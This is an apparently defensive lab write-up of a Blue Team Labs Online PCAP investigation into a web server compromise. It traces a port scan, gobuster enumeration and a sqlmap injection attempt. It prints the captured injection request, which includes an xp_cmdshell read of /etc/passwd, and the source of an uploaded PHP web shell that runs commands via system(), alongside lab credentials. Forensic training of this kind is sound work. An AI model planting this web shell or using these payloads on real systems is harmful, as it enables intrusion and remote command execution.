Network Analysis - Web Shell (Blue Team Labs Online)

John Tabelisma

Scenario Overview from BTLO:

```
The SOC received an alert in their SIEM for 'Local to Local Port Scanning'
where an internal private IP began scanning another internal system. Can you
investigate and determine if this activity is malicious or not? You have
been provided a PCAP, investigate using any tools you wish.
```

Objectives:


- Analyze network traffic for suspicious activity and any IOCs
- Detect attacker behavior
- Identify exploitation techniques
- Reconstruct attack chain

Tools Used:

- Wireshark
- Burp Suite Community ed.


Notes:

PCAP properties:



Capture was 15 minutes and took place between 11:31 UTC and 11:46 UTC on July 2, 2021*.
*Note: PCAP Properties page shows time in UTC, while the following screenshots show time in local (five hours ahead)

IPv4 Conversations:



Conversations to note: 10.251.96.4 -> 10.251.96.5 and 172.20.10.5 -> 172.20.10.2 transferred the largest amounts of bytes. The margin is significantly larger compared to the rest of the conversations.

TCP Conversations:

- **10.251.96.4 -> 10.251.96.5** had over 50 TCP convos of 118 bytes each one over a different port.
  - The only two conversations that had different amount of bytes (184 bytes) were ports 80 (HTTP) and 22 (SSH) meaning that **10.251.96.5** had those ports open
  - What follows is a lot of activity over port 80 with varying amounts of bytes being exchanged.
- Two unique IPs being contacted from IPs **172.20.10.2** and **10.251.96.4** over port 80
  - **34.122.121.32**
  - **35.224.170.84**
  - Possible C&C servers

Inspecting Packets

Packet #38 **172.20.10.5 -> 172.20.10.2**

- **172.20.10.5** ID'd as a Ubuntu Web Server
- **172.20.10.2** ID'd as a Windows PC

- Discovered credentials
  - username: admin
  - password: Admin@1234

```
POST /login.php HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.20.10.2
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4
324.146 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Referer: http://172.20.10.2/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=jbpg5n6jkaidu9955fct9p0v6l

username=admin&password=Admin%401234
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:31:35 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 213
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

10.251.96.4's TCP SYN port scan of **10.251.96.5** initiated at 16:33

Packet #2215 **10.251.96.4 -> 10.251.96.5** GET request

- **10.251.96.4**'s user-agent is *gobuster/3.0.1*.
- *gobuster* is a Linux tool used for scanning directories

Packet #7725 **10.251.96.5 -> 10.251.96.4** GET response

- 10.251.96.4 GET requested /info.php
- Server responded with PHP server info, including version of PHP running on server (7.2.24)

[16:34:05] **10.251.96.4** ran a *gobuster* scan of **10.251.96.5**

[16:36:17] **10.251.96.4** initiated an automated sql attack using *sqlmap 1.4.7* on **10.251.96.5**


Wireshark · Follow HTTP Stream (tcp.stream eq 1101) · BTLOPortScan.pcap

```
POST /?QLuT=8454%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%
2Fscript%3E%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--%2F%2A%2A%2F%3B%20EXEC%20x
p_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23 HTTP/1.1
Content-Length: 27
Cache-Control: no-cache
User-Agent: sqlmap/1.4.7#stable (http://sqlmap.org)
Cookie: PHPSESSID=gv4o15lvsvdh2sinerksta3o4i
Host: 10.251.96.5
Accept: */*
Accept-Encoding: gzip,deflate
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Connection: close

username=user&password=pass
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:36:51 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 151
Connection: close
Content-Type: text/html; charset=UTF-8

<a href='/login.php'>Login<a> | <a href='/browse.php'>Browse<a> | <a href='/complaint.php'>Register Compla
int<a> | <a href='/editprofile.php'>Edit Profile<a> | Unable to connect to: root:bobthe@localhost. Error:
```

SQL injection by **10.251.96.4**



Attack appears to access **10.251.96.5**'s cmd shell to access /etc/passwd

[16:40:39] **10.251.96.4** successfully uploaded a suspicious file called *dbfunctions.php* to **10.251.96.5**.

Wireshark · Follow HTTP Stream (tcp.stream eq 1270) · BTLOPortScan.pcap

```
POST /upload.php HTTP/1.1
Host: 10.251.96.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.251.96.5/editprofile.php
Content-Type: multipart/form-data; boundary=---------------------------172729275513321405741501890958
Content-Length: 482
Connection: keep-alive
Cookie: PHPSESSID=10b3rrv35ctuvv7vlnsfr6ugjt
Upgrade-Insecure-Requests: 1

-----------------------------172729275513321405741501890958
Content-Disposition: form-data; name="fileToUpload"; filename="dbfunctions.php"
Content-Type: application/x-php

<?php
if(isset($_REQUEST['cmd']) ){
echo "<pre>";
$cmd = ($_REQUEST['cmd']);
system($cmd);
echo "</pre>";
die;
}
?>

-----------------------------172729275513321405741501890958
Content-Disposition: form-data; name="submit"

Upload Image
-----------------------------172729275513321405741501890958--
```

[16:42:35] **10.251.96.4** runs GET request to run python via *dbfunctions.php* to establish a connection to **10.251.96.5**. This enables **10.251.96.4** to gain keyboard access to the victim machine's cmd shell.
Attacker ran commands "bash -i", "whoami", "cd", "ls", "python", and "rm db"

[16:45:56] Last activity from **10.251.96.4**

Conclusion

The investigation confirmed a **successful compromise of an internal web server**. The attacker leveraged common web exploitation techniques, culminating in **web shell deployment and remote command execution**.